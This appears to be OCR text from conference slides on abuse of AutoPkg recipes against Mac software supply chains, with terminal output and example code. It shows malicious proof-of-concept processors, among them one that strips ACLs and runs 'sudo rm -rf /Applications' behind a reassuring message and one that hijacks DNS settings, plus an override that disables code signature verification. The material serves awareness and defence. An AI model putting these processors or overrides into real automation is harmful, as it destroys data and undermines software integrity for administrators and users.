Elliots-Mac:recipes elliot$ autopkg run -v DeleteElliotPhotos.recipe
Macintosh HD
Pictures
Search
Favorites
All My Files
iCloud Drive
Applications
Desktop
Documents
Downloads
Devices
Shared
Tags
iPhoto Library.photolibrary

#1: DELETING THINGS

```
$ ls -lae /Users/elliot
```

```
total 0
drwxr-xr-x+ 10 elliot  staff   340 Jan 31 21:33 .
 0: group:everyone deny delete
drwxr-xr-x   5 root    admin   170 Jan 19 23:55 ..
drwx------+  2 elliot  staff    68 Jan 31 21:33 Desktop
 0: group:everyone deny delete
drwx------+  3 elliot  staff   102 Jan 19 23:55 Documents
 0: group:everyone deny delete
drwx------+  5 elliot  staff   170 Jan 31 14:28 Downloads
 0: group:everyone deny delete
drwx------@ 47 elliot  staff  1598 Jan 31 13:40 Library
 0: group:everyone deny delete
drwx------+  3 elliot  staff   102 Jan 19 23:55 Movies
 0: group:everyone deny delete
drwx------+  3 elliot  staff   102 Jan 19 23:55 Music
 0: group:everyone deny delete
drwx------+  4 elliot  staff   136 Jan 31 14:33 Pictures
 0: group:everyone deny delete
drwxr-xr-x+  5 elliot  staff   170 Jan 19 23:55 Pub
 0: group:everyone deny delete
```



#1: DELETING THINGS


DeleteMunkiRepo.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
```

...

```
    <key>Input</key>
    <dict>
        <key>NAME</key>
        <string>DeleteMunkiRepo</string>
    </dict>
    <key>MinimumVersion</key>
    <string>0.5.2</string>
    <key>Process</key>
    <array>
        <dict>
            <key>Processor</key>
            <string>PathDeleter</string>
            <key>Arguments</key>
            <dict>
                <key>path_list</key>
                <array>
                    <string>%MUNKI_REPO%</string>
                </array>
            </dict>
        </dict>
    </array>
</dict>
```

the SOFTWARE SUPPLY CHAIN



#2: OVERWRITING THINGS

Code Issues 31 Pull requests 19 Wiki Pulse Graphs

Processor Copier

Greg Neagle edited this page on Jan 7, 2014 · 3 revisions

Copier

Description

Copies source_path to destination_path.

Input Variables

- **destination_path:**
  - **required:** True
  - **description:** Path to destination.
- **source_path:**
  - **required:** True
  - **description:** Path to a file or directory to copy. Can point to a path inside a .dmg which will be mounted. This path may also contain basic globbing characters such as the wildcard '*', but only the first result will be returned.
- **overwrite:**
  - **required:** False
  - **description:** Whether the destination will be overwritten if necessary.

Output Variables

#2: OVERWRITING THINGS

OverwriteWithCopier.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
```

...

```
    <key>MinimumVersion</key>
    <string>0.5.2</string>
    <key>ParentRecipe</key>
    <string>com.github.homebysix.download.CakeBrew</string>
    <key>Process</key>
    <array>
        <dict>
            <key>Processor</key>
            <string>Copier</string>
            <key>Arguments</key>
            <dict>
                <key>source_path</key>
                <string>%RECIPE_CACHE_DIR%/Cakebrew</string>
                <key>destination_path</key>
                <string>%MUNKI_REPO%</string>
                <key>overwrite</key>
                <string>true</string>
            </dict>
        </dict>
    </array>
</dict>
</plist>
```

#2: OVERWRITING THINGS

Processor	Can overwrite files?	Can overwrite folders?
CURLDownloader	Yes	No
DmgCreator	Yes	No
FileCreator	Yes	No
FileMover	Yes	No
FlatPkgPacker	Yes	No
FlatPkgUnpacker	Yes	Yes
Installer	Yes	Yes
InstallFromDMG	Yes	Yes
PkgCopier	Yes	Yes
PkgCreator	Yes	Yes
PkgInfoCreator	Yes	No
PkgPayloadUnpacker	Yes	Yes
PkgRootCreator	Yes	Yes
Symlinker	Yes	No
Unarchiver	Yes	Yes
URLDownloader	Yes	No

#3: FUN WITH PROCESSORS

DeleteAppFolder.py

```
#!/usr/bin/env python
```

...

```
class DeleteAppFolder(Processor):

    """This processor deletes your /Applications folder."""

    input_variables = {}
    output_variables = {}
    description = __doc__

    def main(self):

        self.output("Unicorns and rainbows, only nice things happening...")
        cmd = "sudo whoami"
        exitcode, out, err = get_exitcode_stdout_stderr(cmd)

        self.output(
            "Just kidding! Removing protective ACLs from Applications folder...")
        cmd = "sudo chmod -N /Applications"
        exitcode, out, err = get_exitcode_stdout_stderr(cmd)

        self.output("Deleting Applications folder...")
        cmd = "sudo rm -rf /Applications"
        exitcode, out, err = get_exitcode_stdout_stderr(cmd)
```


#3: FUN WITH PROCESSORS

DNSHijacker.py

```
#!/usr/bin/env python
```

...

```
    input_variables = {
         "servers": {
             "required": True,
             "description": "A string that contains the DNS server IP, or multiple IPs
separated by spaces."
         }
     }
     output_variables = {}
     description = __doc__

     def main(self):

         self.output("Hijacking DNS...")
         cmd = "networksetup -setdnsservers Ethernet %s" % self.env.get("servers")
         exitcode, out, err = get_exitcode_stdout_stderr(cmd)
         if exitcode == 0:
             self.output("Success")
         else:
             self.output("Failure: \n%s\n%s" % (out, err))


if __name__ == "__main__":
```


System Preferences Edit View Window Help
Mon 9:21 PM
recipes — Python • sudo — 108×38
Elliots-Mac:recipes elliot$ sudo autopkg run -v DNSHijacker.recipe
Password:
Network
Search
Location: Automatic
Ethernet
Connected
Status: Connected
Ethernet is currently active and has the IP address 192.168.213.152.
Configure IPv4: Using DHCP
IP Address: 192.168.213.152
Subnet Mask: 255.255.255.0
Router: 192.168.213.2
DNS Server: 192.168.213.2
Search Domains: localdomain
Advanced...
Assist me...
Revert
Apply

#3: FUN WITH PROCESSORS

JSSCredentialSniffer.py

```
# REDACTED
```

#3: FUN WITH PROCESSORS

SSHKeySniffer.py


```
# REDACTED
```

#4: NAMING CURIOSITIES

```
$ defaults read com.github.autopkg RECIPE_SEARCH_DIRS
```

```
(
    ".",
    "/Users/elliot/Library/AutoPkg/RecipeRepos/com.github.autopkg.foo-bar",
    "/Users/elliot/Library/AutoPkg/RecipeRepos/com.github.autopkg.jss-recipes",
    "/Users/elliot/Library/AutoPkg/RecipeRepos/com.github.autopkg.eholtam-recipes",
    "/Users/elliot/Library/AutoPkg/RecipeRepos/com.github.autopkg.hansen-m-recipes",
    "/Users/elliot/Library/AutoPkg/RecipeRepos/com.github.autopkg.jaharmi-recipes",
    "/Users/elliot/Library/AutoPkg/RecipeRepos/com.github.autopkg.jleggat-recipes",
    "/Users/elliot/Library/AutoPkg/RecipeRepos/com.github.autopkg.jps3-recipes",
    "/Users/elliot/Library/AutoPkg/RecipeRepos/com.github.autopkg.recipes"
    "/Users/elliot/Library/AutoPkg/RecipeRepos/com.github.autopkg.keeleysam-recipes"
)
```

#4: NAMING CURIOSITIES



#4: NAMING CURIOSITIES

```
$ autopkg info com.github.autopkg.munki.firefox-rc-en_US

Description:          I'd turn back if I were you!
Identifier:           com.github.autopkg.munki.firefox-rc-en_US
Munki import recipe: False
Has check phase:      True
Builds package:       False
Recipe file path:     ~/Library/AutoPkg/RecipeRepos/com.github.autopkg.foo-bar/Mozilla/
Firefox.munki.recipe
Parent recipe(s):     ~/Library/AutoPkg/RecipeRepos/com.github.autopkg.recipes/Mozilla/
Firefox.download.recipe
Input values:

    "DISABLE_CODE_SIGNATURE_VERIFICATION" = 1;
    LOCALE = "en-US";
    NAME = Firefox;
    RELEASE = latest;
```

#4: NAMING CURIOSITIES

```
$ autopkg run -v Firefox.munki
```

```
Processing /Users/elliot/Library/AutoPkg/RecipeOverrides/Firefox.munki.recipe...
MozillaURLProvider
MozillaURLProvider: Found URL https://download.mozilla.org/?product=firefox-
latest&os=osx&lang=en-US
URLDownloader
URLDownloader: Item at URL is unchanged.
URLDownloader: Using existing /Users/elliot/Library/AutoPkg/Cache/local.munki.Firefox/
downloads/Firefox.dmg
EndOfCheckPhase
CodeSignatureVerifier
CodeSignatureVerifier: Code signature verification disabled for this recipe run.
Receipt written to /Users/elliot/Library/AutoPkg/Cache/local.munki.Firefox/receipts/
Firefox.munki-receipt-20160203-113759.plist

Nothing downloaded, packaged or imported.
```

#4: NAMING CURIOSITIES


Firefox.download.recipe

Firefox.munki.recipe

Firefox-PretendCo.munki.recipe

#4: NAMING CURIOSITIES


EVIL-STEP-PARENT RECIPE?



Firefox.download.recipe


Firefox.download.recipe

Firefox.munki.recipe



Firefox-PretendCo.munki.recipe

#4: NAMING CURIOSITIES



#4: NAMING CURIOSITIES

```
$ ls -la ~/Library/AutoPkg/RecipeRepos
```

